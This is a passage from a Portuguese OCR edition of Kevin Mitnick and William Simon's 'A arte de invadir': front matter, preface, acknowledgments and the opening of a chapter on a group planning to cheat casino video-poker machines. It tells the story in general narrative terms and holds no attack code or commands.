A ARTE DE INVADIR

KEVIN D. MITNICK
& William L. Simon

As verdadeiras histórias por trás das ações de hackers, intrusos e criminosos eletrônicos

FINANCIAL TIMES
Prentice Hall

Quatro colegas limpam Vegas usando um computador que cabia no bolso. Um adolescente canadense entediado ganha acesso à seção de transferências sem fio de um importante banco do Sul dos Estados Unidos. Dois garotos são recrutados por um terrorista que tem vínculos com Osama bin Laden para fazer uma invasão na Lockheed Martin e na Defense Information System Network. E essas histórias são verdadeiras. Se você trabalha na área de segurança em sua organização e gosta de situações tensas cheias de espiões e intriga da vida real prepare-se para uma leitura excitante.

Kevin Mitnick, cujas próprias façanhas o tomaram um herói absoluto do hacker conta dezenas de histórias verdadeiras de invasões cibernéticas — esquemas altamente efetivos, cruelmente inventivos, que aceleram a pulsação enquanto você se surpreende com tanta audácia. Cada uma é seguida pela análise especializada de Mitnick, que observa como o ataque poderia ter sido evitado — e ele tem qualificações incomparáveis para recomendar medidas efetivas de segurança. Sendo tanto uma lenda no submundo dos hackers quanto um general na guerra contra o crime cibernético, Kevin Mitnick possui uma arma que muito provavelmente renderá o intruso: o conhecimento profundo da mente brilhante e tenacidade do hacker.

KEVIN D. MITNICK
& William L. Simon

A ARTE DE INVADIR

As verdadeiras histórias por
trás das ações de hackers,
intrusos e criminosos eletrônicos

Tradução Maria Lúcia G.
L. Rosa

Revisão técnica
Júlio César Rinco
Consultor na área de informática — especialista em segurança

Hoenir Ribeiro da Silva Consultor na área de informática - especialista em redes

PEARSON
Prentice Hall

São Paulo

Brasil Argentina Colômbia Costa Rica Chile Espanto
Guatemala México Peru Porto Rico Venezuela

Tradução autorizada da edição original em inglês The art of intrusion: the real stories behind the exploits of hackers, intruders & deceivers, publicada pela Wiley Publishing, Inc, Indianapolis, Indiana.

Gerente editorial: Roger Trimer
Editara de desenvolvimento: Marileide Gomes
Gerente de produção: Heber Lisboa
Editora de texto: Sheila Fabre
Preparação: Marise Goulart
Revisão: Maria Luiza Favret, Andréa Vidal
Capa: Marcelo Françoso, sobre o projeto original de Michael E. Trent
Foto do autor: © Monty Brinton
Editoração eletrônica: Figurativa Arte e Projeto Editorial

Dados Internacionais de Catalogação na Publicação (CIP)
(Câmara Brasileira do Livro, SP, Brasil)

Mitnick, Kevin D., 1963 -
A arte de invadir: as verdadeiras histórias por trás das ações de hackers, intrusos e criminosos eletrônicos / Kevin D. Mitnick e William L Simon ; tradução Maria Lúcia G. I. Rosa ; revisão técnica Julio César Pinto, Hoenir Ribeiro da Silva. - São Paulo : Pearson Prentice Hall, 2005.

Título original: The art of intrusion: the real stories behind the exploits of hackers, intruders & deceivers.

ISBN 85-7605-055-2

1. Computadores - Medidas de segurança 2. Crime por computador 3. Hackers de computadores I. Simon, William L., II. Título: As verdadeiras histórias por trás das ações de hackers, intrusos e criminosos eletrônicos.

05-5386 CDD-005.8

Índices para catálogo sistemático:

1. Computadores : Hackers : Segurança dos dados : Ciência da computação 005.8
2. Hackers de computadores : Segurança dos dados : Ciência da computação 005.8

Av. Ermano Marchetti, 1435
CEP: 05038-001 - Lapa - São Paulo - SP
Tel: (11)3613-1222 - Fax: (11)3611-0444
e-mail: vendas@pearsoned.com

Sumário

Prefácio

Os hackers gostam de contar vantagens entre si. É claro que um dos prêmios seria o direito de se gabar de fazer hacking no site web de minha empresa de segurança ou em meu sistema pessoal,

Outro prêmio seria poder dizer que eles inventaram uma história de hacker e a contaram para mim e para meu co-autor, Bill Simon, de modo tão convincente que caímos e a incluímos neste livro.

Este foi um desafio fascinante, um jogo de inteligência que nós dois praticamos por algum tempo, enquanto fazíamos as entrevistas para o livro. Para a maioria dos repórteres e autores, estabelecer a autenticidade de uma pessoa *é* uma questão razoavelmente rotineira: Esta *é* realmente a pessoa que afirma ser? Esta pessoa está ou estava realmente trabalhando para a organização que mencionou? Esta pessoa ocupa o cargo que diz ter na empresa? Esta pessoa tem documentação para comprovar a história e eu posso verificar a validade dos documentos? Há pessoas com reputação que darão sustentação à história no todo ou em parte?

No caso dos hackers, verificar boas intenções é complicado. Neste livro são contadas histórias de algumas pessoas que já estiveram na cadeia e de outras que enfrentariam acusações de crime qualificado se suas verdadeiras identidades pudessem ser descobertas. Por isso, querer saber o nome verdadeiro delas ou esperar que ofereçam provas é um negócio duvidoso.

Essas pessoas só revelaram suas histórias porque acreditam em mim, Elas sabem que já fiz isso e se dispuseram a confiar em mim, sabem que não vou traí-las nem colocá-las em situação delicada. Assim, apesar dos riscos, muitas apresentam provas tangíveis de seus hacks.

No entanto, é possível — na verdade, é provável — que algumas tenham exagerado nos detalhes de suas histórias para torná-las mais convincentes ou tenham inventado uma história inteira, mas sempre com base em ações ousadas que funcionam, a fim de fazê-las parecer verdadeiras.

Em razão desse risco, fomos cuidadosos para manter um alto grau de confiabilidade. Durante as entrevistas, perguntava todos os detalhes técnicos, pedia explicações mais detalhadas sobre qualquer coisa que não me parecesse muito convincente e às vezes conferia tudo mais tarde, para verificar se a história era a mesma ou se a pessoa contava uma versão diferente na segunda vez. Verificava, ainda, se ela 'não conseguia se lembrar' quando questionada sobre uma etapa difícil de executar, omitida da história, ou se simplesmente não parecia saber o suficiente para fazer o que dizia ter feito. Tentei também fazer com que explicasse como tinha ido do ponto A ao ponto B.

Exceto onde observado especificamente, todos os entrevistados das principais histórias contadas neste livro passaram pelo meu 'teste do faro', Meu co-autor e eu concordamos quanto à credibilidade das pessoas cujas histórias incluímos neste livro, No entanto, com freqüência detalhes foram mudados para proteger o hacker e a vítima. Em várias histórias, as identidades de empresas foram encobertas. Modifiquei nomes, indústrias e localizações. Em alguns casos, há informações incorre tas para proteger a identidade da vítima ou evitar a repetição do crime. Entretanto, as vulnerabilidades básicas e a natureza dos incidentes são exatas.

Ao mesmo tempo, uma vez que os projetistas de software e os fabricantes de hardware estão continuamente acertando vulnerabilidades de segurança por meio de patches e novas versões de

produtos, poucas das explorações ainda funcionam conforme descrito nestas páginas. Isso poderia levar o leitor superconfiante a decidir que não precisa se preocupar, que, com os pontos vulneráveis identificados e corrigidos, ele e sua empresa estão seguros. Mas a lição que essas histórias deixam, quer tenham acontecido há seis meses, quer há seis anos, é que os hackers estão achando novos pontos vulneráveis todos os dias. Não leia o livro para descobrir pontos vulneráveis específicos em produtos específicos, mas para mudar sua atitude e assumir uma nova postura.

Leia o livro também para se divertir, se espantar e se admirar com as explorações sempre surpreendentes desses hackers, que usam a inteligência com más intenções,

Algumas são chocantes e servem de advertência, outras o farão rir com a ousadia inspirada do hacker. Se você é profissional de segurança ou da área de TI, toda história traz lições para você tornar sua organização mais segura. Se você não *é* um profissional, mas gosta de histórias de crime ousadas, arriscadas e que exigem sangue frio, encontrará tudo isso aqui.

Todas essas aventuras envolveram o risco de tiras, agentes do FBI e do Serviço Secreto surpreenderem as pessoas em casa com as algemas em mãos. E, em inúmeros casos, foi exatamente isso o que aconteceu.

Mas isso ainda pode acontecer. Não é de admirar que a maioria desses hackers nunca tenha se disposto a contar suas histórias antes. A maioria das aventuras que você vai ler aqui está sendo publicada pela primeira vez.

Agradecimentos

Por Kevin Mitnick

Este livro é dedicado à minha família maravilhosa, aos amigos íntimos e sobretudo às pessoas que o tornaram possível — os hackers black-hat* e white-hat**, que contribuíram com suas histórias para nossa aprendizagem e nosso entretenimento.

Escrever *A arte de invadir* foi um desafio ainda maior que o livro anterior. Em vez de usar nosso talento criativo para criar histórias e anedotas que ilustrassem os perigos da engenharia social e o que as empresas podem fazer para atenuá-los, tanto Bill Simon quanto eu nos baseamos em entrevistas com ex-hackers, phone phreaks e hackers que passaram a ser profissionais de segurança. Queríamos escrever um livro que fosse tanto um suspense policial quanto um guia para alertar e ajudar as empresas a proteger suas informações valiosas e seus recursos de computação. Acreditamos que, ao revelar as metodologias e técnicas comuns usadas por hackers para entrar em sistemas e redes, podemos influenciar a comunidade em geral a lidar adequadamente com os riscos e as ameaças impostos por eles.

Tenho tido a extraordinária sorte de contar com Bill Simon, autor best-seller, e trabalhamos diligentemente juntos neste novo livro. As habilidades de Bill como escritor e sua capacidade mágica de tirar informações de nossos colaboradores e escrevê-las com estilo e de modo que a avó de todo mundo é capaz de entender é notável E, mais importante, Bill tornou-se mais do que simplesmente um parceiro de negócio na redação do livro — foi um amigo fiel que estava lá, comigo, durante todo o processo de criação. Embora tivéssemos alguns momentos de frustração e diferenças de opinião durante a fase de desenvolvimento, sempre as resolvemos, para nossa satisfação. Em pouco mais de dois anos, finalmente conseguirei escrever e publicar *The untold story of Kevin Mitnick (A história não revelada de Kevin Mitnick)*, depois que certas restrições do governo expirarem. Espero que Bill e eu possamos trabalhar juntos também nesse projeto.

A esposa maravilhosa de Bill, Arynne Simon, também tem um lugar reservado em meu coração. Aprecio o amor, a bondade e a generosidade que ela demonstrou por mim nesses últimos três anos. Minha única frustração foi não ter conseguido provar seus pratos deliciosos. Agora que o livro final mente está concluído, talvez eu possa convencê-la a preparar um jantar de comemoração!

Estive tão concentrado em *A arte de invadir que* não consegui ter momentos de qualidade com a família e os amigos. Acabei me tornando viciado no trabalho; alguns dias passava horas sem fim atrás do teclado, explorando os cantos obscuros do ciberespaço.

Quero agradecer à minha adorável namorada, Darci Wood, e à sua filha Briannah, que adora games, por seu apoio e paciência durante este projeto, que exigiu tanto tempo. Obrigado, querida, por todo o amor, dedicação e apoio que você e Briannah me deram durante este e outros projetos desafiadores.

* Hackers que invadem, danificam, alteram e furtam informações em benefício próprio (N. da R.T.).

** Hackers que exploram problemas de segurança, descobrem falhas em sistemas e as divulgam abertamente para que sejam corrigidas (N. da R.T.).

Este livro não teria sido possível sem o amor e o apoio de minha família. Minha mãe, Shelly Jaffe, e minha avó, Reba Vartanian, me deram amor e apoio incondicionais durante toda a vida. Sou feliz por ter sido criado por uma mãe tão afetuosa e dedicada, que também considero minha melhor amiga. Minha avó tem sido como uma segunda mãe, dando-me amor e cuidados que em geral só uma mãe consegue dar. Ela me ajudou muito na condução de alguns negócios, o que muitas vezes interferiu em sua rotina. Em todo caso, ela deu prioridade às minhas coisas mesmo quando era inconveniente fazer isso. Obrigado, vó, por ter me ajudado no trabalho sempre que precisei de você. Pessoas atenciosas e compreensivas, minha mãe e minha avó me ensinaram os princípios de se importar com os outros e de estender a mão aos menos afortunados. E, assim, imitando o padrão de dar e se importar com os outros, de certo modo eu sigo a trilha da vida delas. Espero que elas me perdoem por tê-las deixado de lado enquanto escrevia este livro, renunciando às oportunidades de vê-las devido ao trabalho e aos prazos que eu precisava cumprir. Este livro não teria sido possível sem seu amor e apoio constantes, que guardarei para sempre em meu coração.

Como eu gostaria que meu pai, Alan Mitnick, e meu irmão, Adam Mitnick, estivessem vivos para abrir uma garrafa de champanhe comigo no dia em que nosso segundo livro aparecesse numa livraria. Como vendedor e empresário, meu pai me ensinou muitas das melhores coisas de que nunca me esquecerei.

O falecido namorado de minha mãe, Steven Knittle, foi como um pai para mim nos últimos doze anos. Sentia-me muito tranqüilo em saber que você estava sempre lá para cuidar de minha mãe quando eu não podia fazer isso. Seu falecimento teve um impacto profundo em nossa família. Sentimos falta do humor, da risada e do amor que você trouxe para nossa família. Descanse em paz.

Minha tia, Chickie Leventhal, sempre teve um lugar especial em meu coração. Nos últimos anos, nossos vínculos familiares se fortaleceram e nossa relação tem sido maravilhosa. Sempre que preciso de um conselho ou de um lugar para ficar, ela está lá, oferecendo seu amor e apoio. Durante o período em que me dediquei intensamente a escrever este livro, sacrifiquei muitas oportunidades de estar junto dela, de minha prima, Mitch Leventhal, e de seu namorado, Dr. Robert Berkowitz, em nossas reuniões familiares.

Meu amigo Jack Biello era uma pessoa afetuosa e carinhosa que criticava os maus-tratos que recebi de jornalistas e de promotores públicos. Ele foi fundamental no movimento Free Kevin (Silvestem Kevin) e um escritor de um talento extraordinário para escrever artigos contundentes nos quais expunha o que o governo não queria que vocês soubessem. Jack estava sempre lá para falar sem medo em meu nome e para trabalhar junto comigo, preparando discursos e artigos. Certa vez, me representou na mídia. O falecimento de Jack, na época em que eu estava terminando de escrever A *arte de enganar*, me fez sentir enorme sensação de perda e tristeza. Embora isso já tenha acontecido há dois anos, ele está sempre em meus pensamentos.

Uma de minhas amigas mais próximas, Caroline Bergeron, tem dado muito apoio ao meu esforço de terminar este livro. Ela é adorável e brilhante, e em breve se formará advogada em Great White North. Eu a conheci em uma de minhas palestras em Victoria e nos demos bem imediatamente. Ela me ajudou lendo, editando e revisando o seminário de engenharia social que Alex Kasper e eu elaboramos. Muito obrigado pela ajuda, Caroline.

Alex Kasper não é apenas meu colega, mas também meu melhor amigo. Atualmente estamos trabalhando em seminários com duração de um a dois dias sobre como as empresas podem reconhecer

e se defender contra ataques de engenharia social. Juntos, criamos um programa popular de rádio conhecido como *The darkside of the internet (O lado obscuro da internet)*, na rádio KFI, em Los Angeles. Você tem sido um excelente amigo c confidente» Alex. Obrigado por sua assistência e seus conselhos valiosos. Sua influência sempre foi positiva e útil, cheia de bondade e generosidade» que freqüentemente iam muito além do comum.

Paul Dryman tem sido amigo da família há muitos, muitos anos. Ele foi o melhor amigo de meu finado pai. Depois de seu falecimento» Paul foi uma figura paterna, sempre disposto a ajudar e a conversar comigo sobre qualquer coisa que passasse pela minha cabeça. Obrigado» Paul» pela amizade fiel e dedicada a meu pai e a mim durante tantos anos.

Amy Gray gerenciou minha carreira como palestrante nos últimos três anos. Não só admiro c adoro sua personalidade» mas valorizo a maneira como ela trata os outros, com tanto respeito e gentileza. Seu apoio e sua dedicação profissional contribuíram para meu sucesso como palestrante público e treinador. Muito obrigado pela amizade e por seu compromisso com a excelência.

Por muitos anos, o advogado Gregory Vinson fez parte de minha equipe de defesa durante minha batalha com o governo. Tenho certeza de que sua compreensão e paciência com meu perfeccionismo podem ser comparadas às de Bill; ele tem tido a mesma experiência trabalhando comigo em relatórios jurídicos que escreveu como meu representante. Gregory agora *é* advogado de minha empresa e trabalha ativamente comigo em novos contratos c na negociação de acordos. Obrigado por seu apoio maravilhoso e trabalho diligente» sobretudo quando era necessário rapidez.

Eric Corley (ou Emmanuel Goldstein) tem me dado apoio efetivo e tem sido um amigo importante na última década. Ele sempre zelou por meus interesses e me defendeu publicamente quando fui retratado de modo diabólico pela Miramax Films e por certos jornalistas. Eric foi bastante cuidadoso ao se manifestar publicamente durante a ação penal que enfrentei contra o governo. Sua bondade, generosidade e amizade significam mais para mim do que as palavras podem expressar. Obrigado por ser um amigo leal c no qual se pode confiar.

Steve Wozniak e Sharon Akers sempre dispuseram muito de seu tempo para me ajudar o sempre estão dispostos a fazer isso. Admiro muito a freqüente reorganização de seus horários para estarem junto comigo e me darem apoio, o que me permite chamá-los de meus amigos. Espero que, agora que este livro está concluído, tenhamos mais tempo pura nos reunir e aproveitar momentos prazerosos. Steve, nunca me esquecerei de quando, certa noite, você, Jeff Samuels e eu pegamos sua caminhonete Hummer e fomos apanhar a Defcon em Alas Vegas, revezando-nos constantemente na direção para que pudéssemos verificar nossos e-mails e conversar com nossos amigos por nossas conexões GPRS sem fio.

Enquanto escrevo estes agradecimentos, percebo que há ainda muitas pessoas a quem preciso agradecer c expressar minha gratidão por seu amor, amizade e apoio. Não *é* possível lembrar o nome de todas as pessoas boas e generosas que conheci nos últimos anos, mas são tantas que eu precisaria de um grande drive USB para armazenar todos os nomes. São muitas as pessoas do mundo todo que têm me escrito palavras de encorajamento, apoio c elogios. Essas palavras significaram muito para mim, especialmente quando mais precisei delas.

Sou especialmente grato a todos aqueles que me apoiaram, que ficaram ao meu lado e gastaram seu tempo e sua energia valiosos falando a qualquer um que se dispusesse a ouvir de sua preocupação

e indignação com a maneira injusta e exacerbada com que me trataram aqueles que queriam lucrar com "o mito Kevin Mitnick".

Estou ansioso para agradecer àquelas pessoas que cuidam de minha carreira profissional e são extremamente dedicadas. David Fugate, da Waterside Productions, *é* meu agente literário e me deu assistência em muitas ocasiões, antes e depois de o contrato do livro ser assinado.

Sou muito grato pela oportunidade que a Wiley & Sons me proporcionou de ser autor de outro livro e pela confiança que depositou em nossa capacidade de escrever um best-seller. Quero agradecer ao pessoal da Wiley, que tornou possível este sonho: Ellen Gerstein, Bob Ipsen, Carol Long, que sempre responde prontamente as minhas perguntas e preocupações (editora-executiva e meu contato número 1 na Wiley), Emilie Herman e Kevin Shafer (editoras de desenvolvimento), que trabalharam em parceria conosco para que o trabalho fosse concluído.

Tenho tido muitas experiências com advogados e gostaria de expressar meus agradecimentos àqueles que, durante os anos em que tive interações negativas com o sistema de justiça criminal, sempre estiveram presentes e ofereceram ajuda quando eu mais precisava, desde palavras de apoio ao profundo envolvimento com meu caso. Conheci muitos que não se encaixam no estereótipo do advogado que só pensa nos próprios interesses. Passei a respeitar, admirar e apreciar a bondade e a generosidade que recebi de modo tão sincero. Cada um deles merece meu reconhecimento com um parágrafo de palavras elogiosas; mencionarei pelo menos o nome de todos, pois estão vivos em meu coração, rodeados de minha admiração: Greg Aclin, Fran Campbell, Lauren Colby, John Dusenbury, Sherman Ellison, Ornar Figueroa, Jim French, Carolyn Hagin, Rob Hale, David Mahler, Ralph Peretz, Alvin Michaelson, Donald C. Randolph, Alan Rubin, Tony Serra, Skip Slates, Richard Steingard, Honorable Robert Talcott, Barry Tarlow, John Yzurdiaga e Gregory Vinson.

É importante reconhecer e agradecer a outros membros da família, amigos pessoais e parceiros de negócio que têm me dado conselho e apoio e que, de muitas maneiras, ajudaram. São eles: J. J. Abrams, Sharon Akers, Matt "NullLink" Beckman, Alex "CriticalMass" Berta, Jack Biello, Serge e Suzanne Birbrair, Paul Block, Jeff Bowler, Matt "404" Burke, Mark Burnett, Thomas Cannon, GraceAnn e Perry Chavez, Raoul Chiesa, Dale Coddington, Marcus Colombano, Avi Corfas, Ed Cummings, Jason "Cypher" Satterfield, Robert Davies, Dave Delancey, Reverend Digital, Oyvind Dossland, Sam Downing, John Draper, Ralph Echemendia, Ori Eisen, Roy Eskapa, Alex Fielding, Erin Finn, Gary Fish e Fishner Security, Lisa Flores, Brock Frank, Gregor Freund, Sean Gailey e toda a equipe da Jinx, Michael e Katie Gardner, Steve Gibson, Rop Gonggrijp, Jerry Greenblatt, Thomas Greene, Greg Grunberg, Dave Harrison, (G. Mark Hardy, Larry Hawley, Leslie Herman, Michael Hess e todos em Roadwired bags*, Jim Hill, Ken Holder, Rochell Hornbuckle, Andrew "Bunnie" Huang, Linda Hull, Steve Hunt, todo o pessoal excelente na Ide, Marco Ivaldi, Virgil Kasper, Stacey Kirkland, Erik Jan Koedijk, The Lamo Family, Leo e Jennifer Laporte, Pat Lawson, Candi Layman, Arnaud Le-hung, Karen Leventhal, Bob Levy, David e Mark Litchfield, CJ Little, Jonathan Littman, Mark Loveless, Lucky 225, Mark Maifrett, Lee Malis, Andy Marton, Lapo Masiero, Forrest McDonald, Kerry McElwee, Jim "GonZo" McAnally, Paul e Vicki Miller, Filiou Moore, Michael Morris, Vincent, Paul e Eileen Navarino, Patrick e Sarah Norton, John Nunes, Shawn Nunley, Janis Orsino, Tom Parker, Marco Plas, Kevin e Lauren Poulsen, Scott Press, Linda e Art Pryor, Pyr0, John

* Empresa/marca especializada em maletas para equipamentos de informática (N. da R. T.).

Rafuse, Mike Roadancer e toda a equipe de segurança de HOPE 2004, RGB, Israel e Rachel Rosencrantz, Mark Ross, Bill Royle, William Royer, Joel "choloman", Ruiz, Martyn Ruks, Ryan Russell, Brad Sagarin, Mantin Sargent, Loriann Siminas, Te Smith, Dan Sokol, Trudy Spector, Matt Spergel, Gregory Spievack, Jim e Olivia Sumner, Douglas Thomas, Cathy Von, Ron Wetzel, Andrew Williams, Willem, Don David Wilson, Joey Wilson, Dave e Dianna Wykofka e a todos os meus amigos e pessoas dos conselhos de Labmistress.com e da revista *2600* que me deram apoio,

Por Bill Simon

Ao escrevermos nosso primeiro livro, *A arte de enganar*, Kevin Mitnick e eu fomos nos tornando amigos. Enquanto escrevíamos este livro, fomos encontrando novas maneiras de trabalhar juntos, ao mesmo tempo que aprofundávamos nossa amizade. Logo, minhas primeiras palavras de estima vão para Kevin, por ser um 'companheiro de viagem' excelente enquanto compartilhamos esta segunda jornada.

David Fugate, meu agente na Waterside Productions e o homem responsável por reunir Kevin e eu, recorreu a seu arsenal usual de paciência e sabedoria para encontrar maneiras de resolver aquelas poucas situações complicadas que apareceram. Quando as coisas ficam difíceis, todo escritor deve ria ser abençoado com um agente que seja tão sábio quanto um bom amigo. O mesmo digo de meu amigo de tanto tempo, Bill Gladstone, fundador da Waterside Productions e meu principal agente. Bill continua sendo um fator-chave no sucesso de minha carreira como escritor e tem minha eterna gratidão.

Minha esposa, Arynne, continua a me inspirar para que eu me sinta renovado a cada dia, com seu amor e dedicação. Admiro-a mais do que poderia expressar com palavras. Ela aprimorou minha proficiência como escritor com sua inteligência e franqueza, dizendo-me sem meias palavras quando o que eu escrevia não estava bom. De algum modo ela lida com minha raiva, que é minha reação inicial às sugestões dela, mas no fim aceito suas sugestões e reescrevo o texto.

Mark Wilson estendeu-me a mão, e isso fez muita diferença. Emilie Herman foi uma excelente editora. E não posso deixar de lembrar o trabalho de Kevin Shafer, que assumiu depois que Emilie saiu,

Mesmo um décimo sexto livro acumula uma dívida com pessoas que, no decorrer do projeto, deram mais do que uma pequena ajuda. Dessas muitas pessoas, quero mencionar especialmente Kimberly Valentini e Maureen Maloney, da Waterside, e Josephine Rodriguez. Marianne Stuber fez sua transcrição rápida, usual (não é fácil, com todos aqueles termos técnicos estranhos e gírias de hacker), e Jessica Dudgeon manteve o escritório funcionando. Darci Wood foi maravilhosa durante o tempo em que o seu Kevin dedicou-se à realização deste livro.

Agradecimentos especiais a meus filhos, Victoria e Sheldon, pela compreensão, e a meus netos gêmeos, Vincent e Elena. Acredito que poderei vê-los mais vezes depois de entregar este livro.

Nossa profunda gratidão aos muitos que nos ofereceram suas histórias e especialmente àqueles cujas histórias contundentes escolhemos contar neste livro. Eles nos deram as informações necessárias, apesar dos riscos. Se o nome deles fosse revelado, provavelmente eles seriam presos. Mesmo aqueles cujas histórias não foram usadas mostraram coragem em sua disposição de partilhar, e merecem nossa admiração por isso. Nós realmente os admiramos.

Invadindo os cassinos por um milhão de pratas

Toda vez que alguém [engenheiro de software] diz: "Ninguém se dará ao trabalho de fazer isso", haverá sempre alguém na Finlândia que vai se dar a esse trabalho.

Alex Mayfield

O jogador vive um momento mágico, em que emoções simples são exacerbadas e se transformam em fantasias 3D — um momento em que a ganância devora a ética e o sistema de um cassino é apenas mais uma montanha a ser conquistada. Nesse exato momento, a idéia de encontrar um modo fraudulento de vencer as mesas ou as máquinas não só surge como também tira o fôlego.

Alex Mayfield e três amigos viveram mais do que um sonho. Como acontece com muitos outros hacks, a história começou como um exercício intelectual só para ver se seria possível. No final, os quatro realmente venceram o sistema, tirando "cerca de um milhão de dólares" dos cassinos, diz Alex.

No início da década de 1990, os quatro trabalhavam como consultores em alta tecnologia e levavam uma vida tranqüila e descompromissada. "Sabe, você trabalha, ganha um dinheiro e então fica sem trabalhar até ficar duro."

Las Vegas estava longe, um cenário de filmes e programas de televisão. Então, quando uma empresa de tecnologia propôs-lhes desenvolver um software e exibi-lo nessa cidade, em uma feira industrial que ocorreria em uma convenção de alta tecnologia, eles agarraram a oportunidade. Seria a primeira vez que pisariam em Vegas, uma chance de ver as luses piscando para eles, e com todas as despesas pagas. Quem recusaria isso? As suítes individuais em um grande hotel significavam que a

esposa de Alex e a namorada de Mike poderiam ser incluídas na diversão. Os dois casais, mais Larry e Marco, partiram para a diversão em Sin City.

Alex diz que eles não entendiam muito de jogo e não sabiam o que esperar. "Você sai do avião e vê todas aquelas senhoras jogando nas máquinas. Parece engraçado, irônico, e você está lá no meio."

Depois que terminou a feira, os dois casais sentaram-se no cassino do hotel, jogaram em caça níqueis e aproveitaram as cervejas grátis, quando a esposa de Alex lançou um desafio:

> **Estas máquinas não são baseadas em computadores? Vocês, que entendem de computadores, não podem fazer alguma coisa para ganharmos mais?**

Então eles foram para a suíte de Mike e ficaram lá conjecturando sobre como as máquinas poderiam funcionar.

Pesquisa

Esse foi o gatilho. "Nós quatro ficamos curiosos com tudo aquilo e começamos a estudar o assunto quando voltamos para casa", diz Alex, animado com as lembranças das experiências vividas naquela fase criativa. Demorou bem pouco para a pesquisa comprovar o que eles já suspeitavam. "Sim, basicamente são programas de computador. Então, ficamos interessados em saber: haveria um modo de invadir aquelas máquinas?"*

Algumas pessoas já tinham vencido caça-níqueis "substituindo o firmware" — pegando o chip de computador de dentro de uma máquina e substituindo a programação por uma versão que garantiria compensações muito mais interessantes do que aquelas que o cassino pretendia oferecer. Outras equipes haviam conseguido, mas fazer isso implicava o envolvimento de um funcionário do cassino. Mas não podia ser qualquer funcionário, tinha de ser um dos técnicos dos caça-níqueis. Para Alex e seus amigos, "trocar ROMs seria simples como dar uma pancada na cabeça de uma senhora e pegar a bolsa dela". Eles acharam que fazer isso seria um desafio às suas habilidades de programação e ao intelecto. Além do mais, não eram muito talentosos em engenharia social, apenas entendiam de computador. Faltava-lhes a habilidade para se aproximar furtivamente de um funcionário de um cassino e lhe propor participar de um pequeno esquema para ganhar algum dinheiro que não lhe pertencia.

Mas como eles começariam a atacar o problema? Alex explicou:

> **Ficamos pensando se poderíamos prever alguma coisa com relação à seqüência de cartas. Ou talvez pudéssemos encontrar uma back door* que um programador poderia ter inserido para seu próprio benefício. Todos os programas são escritos por programadores, e eles gostam de aprontar. Achamos que de algum modo seria possível descobrir uma back door pressionando uma seqüência de botões para**

* Código de software que permite acesso posterior, não autorizado, ao programa (N. da R. T.).

alterar as probabilidades ou encontrando uma simples falha de programação que poderíamos explorar.

Alex leu o livro *The eudaemonic pie,* de Thomas Bass (Penguin, 1992), que conta a história de como um grupo de peritos em computador e físicos ganhou na roleta em Las Vegas, na década de 1980, usando a própria invenção — um computador 'portátil', do tamanho aproximado de um maço de cigarros — para prever o resultado de um jogo de roleta. Uma pessoa do grupo na mesa clicava botões para dar a velocidade da roleta e conseqüentemente o giro da bola, e o computador transmitia tons por rádio para um aparelho de escuta de outro membro da equipe, que interpretava os sinais e fazia uma boa aposta. Eles deveriam ter saído do cassino com uma tonelada de dinheiro, mas não foi isso o que aconteceu. Na opinião de Alex, "o esquema deles tinha, claramente, um excelente potencial, mas foi afetado por uma tecnologia complicada e não confiável. Também havia muitos participantes, por isso o comportamento e as relações interpessoais eram questões a serem consideradas. Estávamos determinados a não repetir os erros deles".

Alex imaginou que seria mais fácil vencer o jogo que era fundamentado em computador "porque o computador é completamente determinista" — o resultado baseia-se no que ocorreu antes ou, para parafrasear a expressão de um velho engenheiro de software, se entram dados bons. saem dados bons. {A expressão original considera isso de uma perspectiva negativa: "entra lixo, sai lixo".)

Esse parecia ser o caminho que ele seguiria. Quando jovem, Alex era músico, tocava numa banda e sonhava ser astro do rock. Mas o sonho não se realizou, e ele passou a se dedicar ao estudo de matemática. Tinha talento para a matemática e, embora nunca tivesse ligado muito para os estudos (ele abandonou a faculdade), havia estudado o assunto o suficiente para ter um nível bastante alto de competência.

Decidiu que era preciso fazer alguma pesquisa. Viajou para Washington, de para passar um tempo na sala de leitura da central de patentes. "Imaginei que alguém poderia ter sido tolo o suficiente para pôr todo o código na patente" para uma máquina de videopôquer. E ele estava certo. "Na época, depositar uma grande quantidade de código-fonte em uma patente era uma maneira de uma pessoa que solicitava uniu patente proteger sua invenção, visto que o código contém uma descrição bastante completa dessa invenção, mas de um modo que não é muito fácil de o usuário entender Consegui alguns microfilmes com o código-fonte e escaneei as páginas dos dígitos hex das rotinas mais interessantes, que tinham de ser descompilados [em uma forma utilizável]."

A análise do código revelou alguns segredos que os quatro acharam intrigantes, mas eles concluíram que o único modo de avançar realmente seria pôr a mão no tipo específico de máquina que queriam invadir para poder descobrir o código.

Como equipe, eles eram bem entrosados. Mike era um programador mais do que competente, mais forte que os outros em design de hardware. Marco, outro programador inteligente, era emigrante do Leste europeu e parecia um adolescente; adorava se arriscar, olhando tudo com jeito de sabichão. Alex destacava-se em programação e era quem tinha o conhecimento de criptografia de que eles precisavam. Larry não era muito mais do que um programador e, em virtude de um acedente de moto, não podia viajar longas distâncias, mas era um excelente organizador; mantinha o projeto em andamento e todos concentrados no que era necessário ser feito em cada etapa.

Depois de sua pesquisa inicial, Alex 'esqueceu' o projeto. Marco, no entanto, estava animado com a idéia. Ele continuava insistindo: "Não *é* uma coisa tão difícil, há treze estados onde se podem comprar máquinas legalmente", Finalmente, convenceu os outros a tentar, "Então, pensamos: 'Mas que diabo!'." Cada um entrou com dinheiro suficiente para bancar a viagem e o custo de uma máquina. Eles voltaram a Vegas, mas dessa vez arcando com as despesas e com outro objetivo em mente.

Alex diz: "Para comprar uma máquina caça-níqueis, basicamente você só precisava ter carteira de identidade de um estado onde o uso dessas máquinas fosse legal. Apresentando uma carteira de motorista do estado, eles nem fariam tantas perguntas". Um deles tinha uma ligação conveniente com uma pessoa que residia em Nevada. "Era tio da namorada de alguém, ou alguma coisa desse tipo, e morava em Vegas."

Para falar com esse homem, eles escolheram Mike, porque "ele tem um jeito de vendedor, *é* um cara muito apresentável. A suposição *é* que você vai usar a máquina para um jogo ilegal. I como armas", explicou Alex, Muitas máquinas são negociadas no *mercado negro* — vendidas fora dos canais legais — para instituições como clubes, por exemplo. Ele ainda achou surpreendente que "pudéssemos comprar as mesmas unidades de produção usadas no cassino",

Mike pagou 1 -500 pratas ao homem por uma máquina de marca japonesa. "Então colocamos aquela coisa no carro e fomos para casa como se estivéssemos carregando um bebe no assento de trás."


Desenvolvendo o hack

Mike, Alex e Marco levaram a máquina para a parte de cima de uma casa, onde havia um quarto vago. A empolgação com a experiência seria lembrada por muito tempo por Alex como um dos momentos mais excitantes de sua vida.

